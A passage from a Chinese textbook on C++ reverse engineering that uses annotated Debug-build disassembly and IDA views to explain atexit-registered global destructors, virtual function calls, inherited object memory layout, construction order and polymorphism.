经过内联优化后，代码清单 11-6 中没有了成员函数 Show 的调用过程，直接内联使用 printf 函数显示全局对象首地址。虽然没有了成员函数传递 this 指针的过程，但由于在成员函数中使用了 printf，经过内联优化后，必须存在等价类成员函数的功能，故成员函数的实现代码不会被删除。我们只需对三个全局地址标号 dword_40A960、dword_40A95C 和 dword_40A958 进行逐一检查，即可得知是否为全局对象。有了全局对象的地址标号以后，接下来要对它们重新命名，如下所示：

```
dword_40A960        g_Obj_One
dword_40A95C        g_Obj_Two
dword_40A958        g_Obj_Three
```

第 10 章代码清单 10-5 的全局对象构造代理函数的分析中有个神秘的调用：

```
00401488    call      $E6 (004013a0) ; 这个call 里面调用了构造函数，请读者自行查看其中的代码
0040148D    call      $E8 (0040f110)    ; 登记析构函数的地址，后面将详细解释
```

其中 $E6 是构造函数的代理，而 $E8 又是什么呢？

我们现在可以继续分析 $E8，接着往下看：

```
; 略去函数入口等无关部分，看关键处的 atexit 调用
00401228    push      offset $E10 (00401260)
0040122D    call      atexit (00401860)
00401232    add       esp,4
```

这个函数的关键之处是调用 atexit，查阅相关文档可知，该函数可以在退出 main 函数后执行开发者自定义的函数（即注册终止函数），其函数声明如下：

```
int __cdecl atexit(void (__cdecl *)(void));
```

只有一个无参且无返回值的函数指针作为 atexit 的参数，这个函数指针会添加在终止函数的数组中，在 main 函数执行完毕后，由 doexit 函数倒序执行数组中的每个函数。

了解这个函数后，请读者观察 atexit 的参数 $E10 (00401260)，将地址 00401260 的内容

反汇编之后不难发现，这个 $E10 就是析构函数的代理。为了不使本书的篇幅过大，这里就不粘贴代码了，请读者自行动手验证并观察。

那么，atexit 函数理所当然地成为了我们寻找全局对象析构函数的指路灯。注意，在 IDA 的环境下，C 的调用约定是在函数名前加上下划线“_”。

查找函数 _atexit，查看调用它的地址，如图 11-8 所示。

```
; int __cdecl atexit(void (__cdecl *)())
_atexit         proc near               ; CODE XREF: .text:00401065↑p
                                        ; .text:004010C5↑p ...
```

图 11-8 _atexit 的引用查看

根据图 11-8 的显示，至少有两个地址调用这个函数，分别为 0x00401065 和 0x004010C5。双击 0x00401065 这个地址，找到 _atexit 的函数调用处，如图 11-9 所示。

```
loc_401060:                             ; CODE XREF: .text:00401005↑j
                push    offset loc_401070
                call    _atexit
                pop     ecx
                retn
; ---------------------------------------------------------------------------
                align 10h

loc_401070:                             ; DATA XREF: .text:loc_401060↑o
                push    offset aCglobal_0 ; "~CGlobal() \r\n"
                mov     g_Obj_One, offset off_4070B8
                call    sub_401190
                pop     ecx
                retn
```

图 11-9 _atexit 的引用函数

在图 11-9 中找到 _atexit 的函数调用处，在调用 _atexit 函数前，压入了一个参数，这个参数为一个地址标号，此地址标号所指向的地址正是全局对象 g_Obj_One 的析构函数。在 loc_401070 中发现了一句代码“mov g_obj_One, offset off_4070B8”，这就是在析构函数中设置虚表信息，off_4070B8 是虚表首地址，将其重新命名为 Obj_vir。对 Obj_vir 使用交叉参考，如图 11-10 所示。




图 11-10 虚表 Obj_vir 的交叉参考




图 11-10（续）

从图 11-10 中可知，共有 6 处引用到此虚表，其中 3 处对应构造函数，另外 3 处对应析构函数，地址信息如下：

```
0x004010F0              对应构造函数的调用地址
0x00401090              对应构造函数的调用地址
0x00401000              对应构造函数的调用地址
0x00401135              对应析构函数的调用地址
0x004010D5              对应析构函数的调用地址
0x00401075              对应析构函数的调用地址
```

例如，0x00401075 这个地址便是图 11-9 中析构函数中写入虚表指令的地址。其余析构函数的查看分析略。在 IDA 中查看地址 0x004010F0，如图 11-11 所示。

```
.text:004010F0                  call    sub_401100
.text:004010F5                  jmp     loc_401120
.text:004010F5 ; ---------------------------------------------------------------
.text:004010FA                  align 10h
.text:00401100
.text:00401100 ; =============== S U B R O U T I N E ===============
.text:00401100
.text:00401100
.text:00401100 sub_401100       proc near               ; CODE XREF:
.text:00401100                  push    offset aHelloC  ; "hello C++"
.text:00401105                  push    offset aCglobalCharPch ; "CGl
.text:0040110A                  mov     g_Obj_Three, offset Obj_vir
```

图 11-11 分析构造函数

图 11-11 显示了地址 0x004010F0 中的信息，这个函数调用了 sub_401100。深入到 sub_401100 中查看，发现这个地址标号正是构造函数的地址。其余地址的分析过程相同，这里就不一一分析和验证了。

结合虚表可以方便快捷地根据析构函数定位全局对象所属类的构造函数的调用情况。

11.3 本章小结

虚函数在面向对象领域中应用得十分广泛，可以说，没有虚函数也就没有多态性，更谈不上面向对象的软件设计了。虚函数在面向对象软件设计中无处不在。

通过本章的介绍可知，虚函数的调用不难识别，如下所示：

```
00401092    mov           ecx,dword ptr [ebp-14h]        ; ecx 得到 this 指针
00401095    mov           edx,dword ptr [ecx]            ; edx 得到虚表指针
; Debug 选项组中有栈平衡检查，这里用 esi 保存栈顶，后面的 __chkesp 会用到
00401097    mov           esi,esp
00401099    mov           ecx,dword ptr [ebp-14h]        ; 成员函数调用，传递 this 指针
; 关键，这里是个间接调用，且为成员函数，可怀疑是虚函数
0040109C    call          dword ptr [edx+4]
; 以下是 Debug 选项组产生的栈平衡检查代码，与本章内容无关
; 有兴趣的读者可以自己独立分析
0040109F    cmp           esi,esp
004010A1    call          __chkesp (00401740)
```

如何确定 [edx+4] 一定是虚函数的地址呢？证实 edx 是虚函数表的首地址是关键，于是识别构造函数和析构函数尤为重要，IDA 的引用参考能给我们很大帮助。我们先假设 edx 是虚表指针，然后去查询引用参考。如果假设成立，就能找到所有的构造函数和唯一的析构函数，再看构造函数和析构函数是否满足第 10 章中讨论的必要条件。充要条件都满足了，就可以将其认定为虚函数，同时找到了所有的构造函数和唯一的析构函数。反之，如果假设不成立，那就应该怀疑是开发者自定义的函数指针数组。

关于 atexit 的实现原理，请查阅 VC 安装目录下的 \VC98\CRT\SRC\CRT0DAT.C 文件，其中的 _cinit 函数里会调用 _initterm 函数。如果程序存在全局对象、静态对象或者有调用 atexit 函数，那么在执行 _initterm 函数中 (**pfbegin)(); 的时候会执行 _onexitinit 函数，这个函数用于初始化终止函数数组，这个终止函数数组在堆内存中，由 _onexit 函数负责维护。在 main 函数退出后，调用 exit 函数，exit 函数又会调用 doexit。在 doexit 函数内，遍历终止函数数组，倒序调用。请读者阅读源码文件 VC98\CRT\SRC\ONEXIT.C，或者单步跟入 _cinit 和 atexit，对此代码进行分析印证。

第12章　从内存角度看继承和多重继承

在C++中，类之间的关系与现实社会非常相似。类的继承与派生是一个从抽象到具体的过程。

什么是抽象到具体的过程呢？我们以“表”为例，表是可以用来计时的，这是大家对表的第一印象。那么表是圆的还是方的？体积大还是小？卖多少钱？大家可能一时说不上来，因为此时的“表”是一个抽象概念，没有任何实体，仅仅只是一个概念。这在面向对象领域中被称为抽象类，抽象类同样没有实例。

以“表”为父类，派生出“手表”，手表类中包含的信息就更多了。首先，手表不仅继承了表的特点，而且更加具体：个头不会太大，是戴在手上的，由机芯、表盘、表带等组成……当然，手表类也属于抽象类，还是不够具体。

接着继承手表类，派生出“江诗丹顿牌Patrimony系列81180-000P-9539型手表”，这就属于具体类了，它当然拥有父类“手表”的所有特点，同时还派生出其他数据，以区别于其他品牌。当你想购买这款手表时，销售员拿出一款“江诗丹顿牌某系列某型号的手表”，被你识破了，这个识破过程就叫做RTTI（Run-Time Type Identification，运行时类型识别）。你成功购买了“江诗丹顿牌Patrimony系列81180-000P-9539型手表”后，经调试校正后戴在你手上的那块手表，就是“江诗丹顿牌Patrimony系列81180-000P-9539型手表”类的产品之一，在C++中，这块表被称为实例，也被称为对象。

抽象类没有实例。例如“东西”可以泛指世间万物，但是它过于抽象，我们无法找到“东西”的实体。具体类可以存在实例，如“江诗丹顿牌Patrimony系列81180-000P-9539型手表”存在具体的产品。

指向父类对象的指针除了可以操作父类对象外，还能操作子类对象，正如“江诗丹顿手表属于手表”，此逻辑正确。指向子类对象的指针不能操作父类对象，正如“手表属于江诗丹顿手表”，此逻辑错误。

如果强制将父类对象的指针转换为子类对象的指针，如下所示：

```
CDervie *pDervie = (CDervie *)&base; // base为父类对象，CDervie继承自base
```

这条语句虽然可以编译通过，但是存在潜在的危险。例如，如果说：“张三长得像张三他爹”，张三和他爹都能接受；如果说：“张三他爹长得像张三”，虽然也可以，但是不招人喜欢，可能会给你的社会交际带来潜在的危险。

介绍了以上的重要概念之后，我们来探索一下编译器实现以上知识点的技术内幕。

12.1 识别类和类之间的关系

在C++的继承关系中，子类具备父类所有的成员数据和成员函数。子类对象可以直接使用父类中声明为公有和保护的数据成员与成员函数。在父类中声明为私有（private）的成员，虽然子类对象无法直接访问，但是在子类对象的内存结构中，父类私有的成员数据依然存在。C++语法规定的访问控制仅限于编译层面，在编译的过程中由编译器进行语法检查，因此访问控制不会影响对象的内存结构。本节将以公有（public）继承为例进行讲解，首先来看一下代码清单12-1中的代码。

代码清单12-1 定义派生类和继承类——C++源码

```
class CBase{                                              // 基类定义
public:
   CBase(){
          printf("CBase\r\n");
   }
   ~CBase(){
          printf("~CBase\r\n");
   }
   void SetNumber(int nNumber){
          m_nBase = nNumber;
   }
   int GetNumber(){
          return m_nBase;
   }
public:
   int    m_nBase;
};

class CDervie : public CBase{                       // 派生类定义
public:
   void ShowNumber(int nNumber){
          SetNumber (nNumber);
          m_nDervie = nNumber + 1;
          printf("%d\r\n", GetNumber());
          printf("%d\r\n", m_nDervie);
   }
public:
   int m_nDervie;
};
// main函数实现
void main(int argc, char* argv[]){
   CDervie Dervie;
   Dervie.ShowNumber(argc);
}
```

代码清单12-1中定义了两个具有继承关系的类。父类CBase中定义了数据成员m_

nBase、构造函数、析构函数和两个成员函数。子类中只有一个成员函数 ShowNumber 和一个数据成员 m_nDervie。根据 C++ 的语法规则，子类 CDervie 将继承父类中的成员数据和成员函数。那么，当申请了子类对象 Dervie 时，它在内存中如何存储，又是如何使用父类成员函数的呢？调试代码清单 12-1，查看其内存结构及程序执行流程，其汇编代码如代码清单 12-2 所示。

代码清单 12-2 代码清单 12-1 的调试分析——Debug 版

```
// C++ 源码与汇编代码对比分析
void main(int argc, char* argv[]){
  ; 函数入口部分略
CDervie Dervie;
0040108D          lea    ecx,[ebp-14h]          ; 获取对象首地址作为 this 指针
  ; 调用类 CDervie 的构造函数，编译器为 CDervie 提供了默认的构造函数
00401090          call   @ILT+50(CDervie::CDervie) (00401014)
00401095          mov    dword ptr [ebp-4],0
Dervie.ShowNumber(argc);
0040109C          mov    eax,dword ptr [ebp+8]
0040109F          push         eax
004010A0          lea          ecx,[ebp-14h]   ; 调用 CDervie 成员函数，传入 this 指针
004010A3          call   @ILT+55(CDervie::ShowNumber) (0040101e)
}
004010A8          mov    dword ptr [ebp-4],0FFFFFFFFh
004010AF          lea    ecx,[ebp-14h]
  ; 调用类 CDervie 的析构函数，编译器为 CDervie 提供了默认的析构函数
004010B2          call         @ILT+45(CDervie::~CDervie) (0040100f)
004010D1          ret

// 子类 CDervie 的默认构造函数分析
CDervie::CDervie:
  ; 函数入口部分略
00401219          pop            ecx                    ; 还原 this 指针
0040121A          mov            dword ptr [ebp-4],ecx
  ; 以子类对象首地址作为父类的 this 指针，调用父类构造函数
0040121D          mov            ecx,dword ptr [ebp-4]
00401220          call           @ILT+35(CBase::CBase) (00401028)
00401225          mov            eax,dword ptr [ebp-4]
  ; 函数出口部分略
00401238          ret

// 子类 CDervie 的默认析构函数分析
CDervie::~CDervie:
  ; 函数入口部分略
004012B9          pop            ecx
004012BA          mov            dword ptr [ebp-4],ecx
004012BD          mov            ecx,dword ptr [ebp-4]
  ; 调用父类析构函数
004012C0          call           @ILT+5(CBase::~CBase) (0040100a)
  ; 函数出口部分略
```

```
004012D5        ret
```

对代码清单 12-2 进行分析后发现，编译器提供了默认构造函数与析构函数。当子类中没有构造函数或析构函数，而其父类却需要构造函数与析构函数时，编译器会为该父类的子类提供默认的构造函数与析构函数。

由于子类继承了父类，因此子类中需要拥有父类的各成员，类似于在子类中定义了父类的对象作为数据成员使用。代码清单 12-1 中的类关系如果转换成以下代码，则它们的内存结构等价。

```
    class CBase{...};                // 类定义见代码清单 12-1
    class CDervie{
    public:
    CBase m_Base;  // 原来的父类 CBase 成为成员对象
    int m_nDervie; // 原来的子类派生数据
};
```

原来的父类 CBase 成为了 CDervie 的一个成员对象，当产生 CDervie 类的对象时，将会先产生成员对象 m_Base，这需要调用其构造函数。当 CDervie 类没有构造函数时，为了能够在 CDervie 类对象产生时调用成员对象的构造函数，编译器同样会提供默认构造函数，以实现成员构造函数的调用。

但是，如果子类含有构造函数，而父类不存在构造函数，则编译器不会为父类提供默认的构造函数。在构造子类时，由于父类中没有虚表指针，也不存在构造祖先类的问题，因此添加默认构造函数对父类没有任何意义。父类中含有虚函数的情况则不同，此时的父类需要初始化虚表工作，因此编译器会为其提供默认的构造函数，以初始化虚表指针。

当子类对象被销毁时，其父类也同时被销毁，为了可以调用父类的析构函数，编译器为子类提供了默认的析构函数。在子类的析构函数中，析构函数的调用顺序与构造函数相反，先执行自身的析构代码，再执行其父类的析构代码。

依照构造函数与析构函数的调用顺序，不仅可以顺藤摸瓜找出各类之间的关系，还可以根据调用顺序区别出构造函数与析构函数。

子类对象在内存中的数据排列为：先安排父类的数据，后安排子类新定义的数据。当类中定义了其他对象作为成员，并在初始化列表中指定了某个成员的初始化值时，构造的顺序会是怎样的呢？我们先来看下面的代码：

```
// 源码对照
class CInit{
public:
   CInit(){
          m_nNumber = 0;
   }
   int m_nNumber;
};
```

```
class CDervie : public CBase{
public:
   CDervie():m_nDervie(1){
         printf("使用初始化列表\r\n");
   }
   CInit m_Init;                                    // 在类中定义其他对象作为成员
   int m_nDervie;
};

// main 函数实现
void main(int argc, char* argv[]){
   CDervie Dervie;
}
// 反汇编代码分析
   ; 函数入口代码略
00401068   lea     ecx,[ebp-0Ch]    ; 传递 this 指针，调用 CDervie 的构造函数
0040106B   call    @ILT+10(CDervie::CDervie) (0040100f)
   ; 进一步查看 CDervie 的构造函数，函数入口代码分析略
004010CF   mov     dword ptr [ebp-10h],ecx      ; [ebp-10h] 保存了 this 指针
   ; 传递 this 指针，并调用父类构造函数
004010D2   mov     ecx,dword ptr [ebp-10h]
004010D5   call    @ILT+25(CBase::CBase) (0040101e)
004010DA   mov     dword ptr [ebp-4],0    ; 调试版产生的对象计数代码，不必理会
   ; 根据 this 指针调整到类中定义的对象 m_Init 的首地址处，并调用其构造函数
004010E1   mov     ecx,dword ptr [ebp-10h]
004010E4   add     ecx,4
004010E7   call    @ILT+30(CInit::CInit) (00401023)
   ; 执行初始化列表，this 指针传递给 eax 后，[eax+8] 是对成员数据 m_nDervie 进行寻址
004010EC   mov     eax,dword ptr [ebp-10h]
004010EF   mov     dword ptr [eax+8],1
   ; 最后才是执行 CDervie 的构造函数代码
004010F6   push    offset string "使用初始化列表\r\n " (0042501c)
004010FB   call    printf (004012b0)
00401100   add     esp,4
   ; 其余代码分析略
```

根据以上分析，在有初始化列表的情况下，将会优先执行初始化列表中的操作，其次才是自身的构造函数。构造的顺序为：先构造父类，然后按声明顺序构造成员对象和初始化列表中指定的成员，最后才是自身的构造函数。读者可自行修改类中各个成员的定义顺序，初始化列表的内容，然后按以上方法分析并验证其构造的顺序。

回到代码清单 12-2 的分析中，在子类对象 Dervie 的内存布局中，首地址处的第一个数据是父类数据成员 m_nBase，向后的 4 字节数据为自身数据成员 m_nDervie，如表 12-1 所示。

表 12-1　Dervie 对象内存结构

this+0	父类 CBase 部分	m_nBase
this+4	子类 CDervie 部分	m_nDervie

有了这样的内存结构，不但可以使用指向子类对象的子类指针间接寻址到父类定义的成员，而且可以使用指向子类对象的父类指针间接寻址到父类定义的成员。在使用父类成员函数时，传递的 this 指针也可以是子类对象首地址。因此，在父类中，可以根据以上内存结构将子类对象的首地址视为父类对象的首地址来对数据进行操作，而且不会出错。由于父类对象的长度不超过子类对象，而子类对象只要派生新的数据，其长度即可超过父类，因此子类指针的寻址范围不小于父类指针。在使用子类指针访问父类对象时，如果访问的成员数据是父类对象所定义的，那么不会出错；如果访问的是子类派生的成员数据，则会造成访问越界。

我们先看看正确的情况，如代码清单 12-3 所示。

代码清单 12-3 子类调用父类函数——Debug 版

```
// ShowNumber 源码对照代码清单 12-1
void ShowNumber(int nNumber){
   ; 函数入口代码略
0040ECC9   pop                    ecx
0040ECCA   mov              dword ptr [ebp-4],ecx  ; [ebp-4] 中保留了 this 指针
41:           SetNumber (nNumber);
0040ECCD   mov              eax,dword ptr [ebp+8]  ; 访问参数 nNumber 并保存到 eax 中
0040ECD0   push             eax
   ; 由于 this 指针同时也是对象中父类部分的首地址，因此在调用父类成员函数时，this 指针的值和子类
   ; 对象等同
0040ECD1   mov                    ecx,dword ptr [ebp-4]
0040ECD4   call                   @ILT+45(CBase::SetNumber) (00401032)
42:           m_nDervie = nNumber + 1;
0040ECD9   mov          ecx,dword ptr [ebp+8]
0040ECDC   add          ecx,1       ; 将参数值加 1
0040ECDF   mov          edx,dword ptr [ebp-4]     ; edx 获得 this 指针
  ; 参考内存结构，edx+4 是子类成员 m_nDervie 的地址
0040ECE2   mov          dword ptr [edx+4],ecx
43:           printf("%d\r\n", GetNumber());
0040ECE5   mov          ecx,dword ptr [ebp-4]
0040ECE8   call         @ILT+60(CBase::GetNumber) (00401041)
0040ECED   push         eax
0040ECEE   push         offset string "%d\r\n" (0042501c)
0040ECF3   call         printf (004012b0)
0040ECF8   add          esp,8
44:           printf("%d\r\n", m_nDervie);
0040ECFB   mov          eax,dword ptr [ebp-4]     ; eax 获得 this 指针
  ; 参考内存结构，eax+4 是子类成员 m_nDervie 的地址
0040ECFE   mov          ecx,dword ptr [eax+4]
0040ED01   push         ecx
0040ED02   push         offset string "%d\r\n" (0042501c)
0040ED07   call         printf (004012b0)
0040ED0C   add          esp,8
  ; 函数退出代码略
}
```

```
; 父类成员函数 SetNumber 分析
void SetNumber(int nNumber){
00401199    pop     ecx                     ; 还原 this 指针
0040119A    mov     dword ptr [ebp-4],ecx  ; [ebp-4] 中保留了 this 指针
   m_nBase = nNumber;
0040119D    mov     eax,dword ptr [ebp-4]  ; eax 得到 this 指针
004011A0    mov     ecx,dword ptr [ebp+8]  ; ecx 得到参数
   ; 这里的 [eax] 相当于 [this+0]，参考内存结构，是父类成员 m_nBase
004011A3            mov     dword ptr [eax],ecx
}
```

父类中成员函数 SetNumber 在子类中并没有被定义，但根据派生关系，子类中可以使用父类的公有函数。编译器是如何实现正确匹配的呢？

如使用对象或对象的指针调用成员函数，编译器可根据对象所属作用域来使用“名称粉碎法”[①]，以实现正确匹配。在成员函数中调用其他成员函数时，可匹配当前作用域。

在调用父类成员函数时，虽然其 this 指针传递的是子类对象的首地址，但是在父类成员函数中可以成功寻址到父类中的数据。回想之前提及的对象内存布局，父类数据成员被排列在地址最前端，之后是子类数据成员。ShowNumber 运行过程中的内存信息如图 12-1 所示。




图 12-1　子类对象 Dervie 的内存布局

这时，首地址处为父类数据成员，而父类中的成员函数 SetNumber 在寻址此数据成员时，会将首地址的 4 字节数据作为数据成员 m_nBase。由此可见，父类数据成员被排列在最前端的目的是为了在添加派生类后方便子类使用父类中的成员数据，并且可以将子类指针当父类指针使用。按照继承顺序依次排列各个数据成员，这样一来，不管是操作子类对象还是父类对象，只要确认了对象的首地址，对父类成员数据的偏移量而言都是一样的。对子类对象而言，使用父类指针或者子类指针都可以正确访问其父类数据。反之，如果使用一个子类对象的指针去访问父类对象，则存在越界访问的危险，如代码清单 12-4 所示。

---

① “名称粉碎”(name mangling)是C++编译器对函数名称的一种处理方式，即在编译时对函数名进行重组，新名称中会包含函数的作用域、原函数名、每个参数的类型、返回值以及调用约定等。

代码清单 12-4 子类对象的指针访问父类对象存在的危险——Debug 版

```
// C++ 源码说明: 类型定义见代码清单 12-1
int nTest = 0x87654093;
CBase base;
CDervie *pDervie = (CDervie *)&base;
printf("%x\r\n", pDervie->m_nDervie);
```

对应的反汇编讲解如下：

```
54:       int nTest = 0x87654093;
00401138   mov            dword ptr [ebp-4],87654093h    ; 局部变量赋初值
55:       CBase base;
0040113F   lea            ecx,[ebp-8]     ; 传递 this 指针
00401142   call           @ILT+20(CBase:: CBase) (00401019) ; 调用构造函数
56:        CDervie *pDervie = (CDervie *)&base;
00401147   lea            eax,[ebp-8]
0040114A   mov            dword ptr [ebp-0Ch],eax ; 指针变量 [ebp-0Ch] 得到 base 的地址
57:        printf("%x\r\n", pDervie->m_nDervie);
0040114D   mov            ecx,dword ptr [ebp-0Ch]
; 注意, ecx 中保留了 base 的地址, 而 [ecx+4] 的访问超出了 base 的内存范围, 实际上, 这里访问局部变
; 量 nTest 的内存空间
00401150   mov            edx,dword ptr [ecx+4]
00401153   push           edx
00401154   push           offset string "%x\r\n" (0042201c)
00401159   call           printf (00401210)
0040115E   add            esp,8
```

学习虚函数时，我们分析了类中的隐藏数据成员——虚表指针。正因为有这个虚表指针，调用虚函数的方式改为查表并间接调用，在虚表中得到函数首地址并跳转到此地址处执行代码。利用此特性即可通过父类指针访问不同的派生类。在调用父类中定义的虚函数时，根据指针所指向的对象中的虚表指针，可得到虚表信息，间接调用虚函数，即构成了多态。

以“人”为基类，可以派生出不同国家的人：中国人、美国人、德国人等。这些人有着一个共同的功能——说话，但是他们实现这个功能的过程不同，例如，中国人说汉语、美国人说英语、德国人说德语等。每个国家的人都有不同的说话方法，为了让“说话”这个方法有一个通用接口，可以设立一个“人”类将其抽象化。使用“人”类的指针或引用调用具体对象的“说话”方法，这样就形成了多态。此关系的描述如代码清单 12-5 所示。

代码清单 12-5 人类说话方法的多态模拟类结构——C++ 源码

```
class CPerson{                                          // 基类——"人"类
public:
   CPerson(){}
   virtual ~CPerson(){}
   virtual void ShowSpeak(){ // 纯虚函数, 后面会讲解
   }
};
```

```
class CChinese : public CPerson{                      // 中国人：继承自人类
public:
   CChinese(){}
   virtual ~CChinese(){}
   virtual void ShowSpeak(){                          // 覆盖基类虚函数
          printf("Speak Chinese\r\n");
   }
};
class CAmerican : public CPerson{                     // 美国人：继承自人类
public:
   CAmerican(){}
   virtual ~CAmerican(){}
   virtual void ShowSpeak(){                          // 覆盖基类虚函数
          printf("Speak American\r\n");
   }
};
class CGerman : public CPerson{                       // 德国人：继承自人类
public:
   CGerman(){}
   virtual ~CGerman(){}
   virtual void ShowSpeak(){                          // 覆盖基类虚函数
          printf("Speak German\r\n");
   }
};
void Speak(CPerson * pPerson){               // 根据虚表信息获取虚函数首地址并调用
   pPerson->ShowSpeak();
}
// main 函数实现代码
void main(int argc, char* argv[]){
   CChinese Chinese;
   CAmerican American;
   CGerman German;
   Speak (&Chinese);
   Speak (&American);
   Speak (&German);
}
```

在代码清单 12-5 中，利用父类指针可以指向子类的特性，可以间接调用各子类中的虚函数。虽然指针类型为父类，但由于虚表的排列顺序是按虚函数在类继承层次中首次声明的顺序依次排列的，因此，只要继承了父类，其派生类的虚表中的父类部分的排列就与父类一致，子类新定义的虚函数将会按照声明顺序紧跟其后。所以，在调用过程中，我们给 Speak 函数传递任何一个基于 CPerson 的派生对象地址都能够正确调用虚函数 ShowSpeak。在调用虚函数的过程中，程序是如何通过虚表指针访问虚函数的呢？具体分析如代码清单 12-6 所示。

代码清单 12-6 虚函数调用过程——Debug 版

```
// main 函数分析略
// Speak 函数讲解
void Speak (CPerson * pPerson){
   pPerson->ShowSpeak();
00401108   mov    eax,dword ptr [ebp+8]          // eax 获取参数 pPerson 的值
0040110B   mov    edx,dword ptr [eax]            // 取虚表首地址并传递给 edx
0040110D   mov    esi,esp
0040110F   mov    ecx,dword ptr [ebp+8]          // 设置 this 指针
// 利用虚表指针 edx, 间接调用函数。回顾父类 CPerson 的类型声明, 其中第一个声明的虚函数是析构函数,
// 第二个声明的虚函数是 ShowSpeak, 所以 ShowSpeak 在虚表中的位置排第二, [edx+4] 即 ShowSpeak
// 的函数地址
00401112   call   dword ptr [edx+4]
00401115   cmp    esi,esp
00401117   call   __chkesp (004017c0)
}
```

在代码清单 12-6 中，虚函数的调用过程使用了间接寻址方式，而非直接调用一个函数地址。由于虚表采用间接调用机制，因此在使用父类指针 pPerson 调用虚函数时，没有依照其作用域调用 CPerson 类中定义的成员函数 ShowSpeak。

对比第 11 章代码清单 11-3 中的虚函数调用后可以发现，当没有使用对象指针或者对象引用时，调用虚函数指令的寻址方式为直接调用方式，从而无法构成多态。由于代码清单 12-6 中使用了对象指针来调用虚函数，因此会产生间接调用方式，进而构成多态。代码清单 11-3 的代码片段如下：

```
   MyVirtual.SetNumber(argc);
00401050   mov        eax,dword ptr [ebp+8]
00401053   push       eax
00401054   lea        ecx,[ebp-8]
; 这里是直接调用, 无法构成多态
00401057   call       @ILT+5(CVirtual::SetNumber) (0040100a)
```

当父类中定义有虚函数时，将会产生虚表。当父类的派生类产生对象时，根据代码清单 12-2 的分析，将会在调用子类构造函数前优先调用父类构造函数，并以子类对象的首地址作为 this 指针传递给父类构造函数。在父类构造函数中，会先初始化子类虚表指针为父类的虚表首地址。此时，如果在父类构造函数中调用虚函数，虽然虚表指针属于子类对象，但指向的地址却是父类的虚表首地址，这时可判断出虚表所属作用域与当前作用域相同，于是会转换成直接调用方式，从而造成构造函数内的虚函数失效。修改代码清单 12-5，在 CPerson 类的构造函数中添加虚函数调用，如下所示。

```
class CPerson{
public:
   CPerson(){
   ShowSpeak();                          // 调用虚函数, 将失效
}
```

```
    virtual ~CPerson(){}
    virtual void ShowSpeak(){
            printf("Speak No\r\n");
    }
};
```

以上代码执行过程如图 12-2 所示。




图 12-2　构造函数调用虚函数

图 12-2 演示了构造函数中使用虚函数的流程。按 C++ 规定的构造顺序，父类构造函数会在子类构造函数之前运行，在执行父类构造函数时将虚表指针修改为当前类的虚表指针，也就是父类的虚表指针，因此导致虚函数的特性失效。如果父类构造函数内部存在虚函数调用，这样的顺序能防止在子类中构造父类时，父类会根据虚表错误地调用子类的成员函数。

虽然在构造函数和析构函数中调用虚函数会使其多态性失效，但是为什么还要修改虚表指针呢？编译器直接把构造函数或析构函数中的虚函数调用修改为直接调用方式，不就可以避免这类问题了吗？大家不要忘了，程序员仍然可以自己编写其他成员函数间接调用本类中声明的其他虚函数。假设类 A 中定义了成员函数 f1( ) 和虚函数 f2( )，而且类 B 继承自类 A 并重写了 f2( )。根据前面的讲解我们可以知道，在子类 B 的构造函数执行前会先调用父类 A 的构造函数，此时如果在类 A 的构造函数中调用 f1( )，显然不会构成多态，编译器会产生直接调用 f1( ) 的代码。但是，如果在 f1( ) 中又调用了 f2( )，此时就会产生间接调用的指令，形成多态。如果类 B 的对象的虚表指针没有更换为类 A 的虚表指针，就会导致在访问类 B 的虚表后调用到类 B 中的 f2( ) 函数，而此时类 B 的对象尚未完成构造，其数据成员是不确定的，这时在 f2( ) 中引用类 B 的对象中的数据成员是很危险的。

同理，在析构类 B 的对象时，会先执行类 B 的析构函数，然后执行类 A 的析构函数。如果在类 A 的析构函数中调用 f1( )，显然也不能构成多态，编译器同样会产生直接调用 f1( ) 的代码。但是，如果 f1( ) 中又调用了 f2( )，此时会构成多态，如果这个对象的虚表指针没有更换为类 A 的虚表指针，同样也会导致访问虚表并调用类 B 中的 f2( )。但是，此时 B 类对象已经执行过析构函数，所以 B 类中定义的数据已经不可靠了，对其进行操作同样是很

危险的。

稍后我们会以IDA为分析工具将各个知识点串联起来一起讲解。

